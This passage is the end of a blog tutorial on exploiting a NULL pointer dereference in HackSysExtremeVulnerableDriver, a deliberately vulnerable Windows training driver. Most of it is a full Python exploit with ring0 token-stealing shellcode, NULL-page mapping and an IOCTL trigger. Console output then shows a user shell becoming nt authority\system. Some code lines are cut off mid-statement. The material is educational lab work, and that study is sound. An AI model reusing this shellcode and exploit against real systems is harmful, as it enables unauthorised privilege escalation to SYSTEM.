
Perfect, our shellcode's pointer is written to the *0x4* location, and shellcode perfectly resides in that location.

Now, we can borrow the final shellcode from previous post, fix the recovery in the end of the shellcode, and just see what happens. Final exploit should look like:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
```



```
        sys.exit(-1)

    #Defining the ring0 shellcode and loading it in VirtualAlloc.
    shellcode = bytearray(
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
        "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                      # jnz
        "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
        "\x61"                          # popad
        "\xC3"                          # ret
    )

    ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000),c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))

    print "[+] Pointer for ring0 shellcode: {0}".format(hex(ptr))

    #Allocating the NULL page, Virtual Address Space: 0x0000 - 0x1000.
    #The base address is given as 0x1, which will be rounded down to the next host.
    #We'd be allocating the memory of Size 0x100 (256).

    print "\n[+] Allocating/Mapping NULL page..."

    null_status = ntdll.NtAllocateVirtualMemory(0xFFFFFFFF, byref(c_void_p(0x1)), 0, byref(c_
    if null_status != 0x0:
            print "\t[+] Failed to allocate NULL page..."
            sys.exit(-1)
    else:
            print "\t[+] NULL Page Allocated"

    #Writing the ring0 pointer into the desired location in the mapped NULL page, so as to ca

    print "\n[+] Writing ring0 pointer {0} in location 0x4...".format(hex(ptr))
    if not kernel32.WriteProcessMemory(0xFFFFFFFF, 0x4, byref(c_void_p(ptr)), 0x40, byref(c_u
            print "\t[+] Failed to write at 0x4 location"
            sys.exit(-1)

    buf = '\x37\x13\xd3\xba'
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22202b, buf, bufLength, None, 0, byref(c_ulong()),

    print "\n[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>whoami
ie11win7\ieuser

C:\Users\IEUser\Desktop>python null.py
[+] Pointer for ring0 shellcode: 0x320000

[+] Allocating/Mapping NULL page...
        [+] NULL Page Allocated

[+] Writing ring0 pointer 0x320000 in location 0x4...

[+] nt authority\system shell incoming

C:\Users\IEUser\Desktop>
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>
```

Posted in Kernel, Tutorial   Tagged Exploitation, Kernel, NULL Pointer Dereference, Tutorial, Windows

© rootkit 2018

r0otki7 Popularity Counter: 108951 hits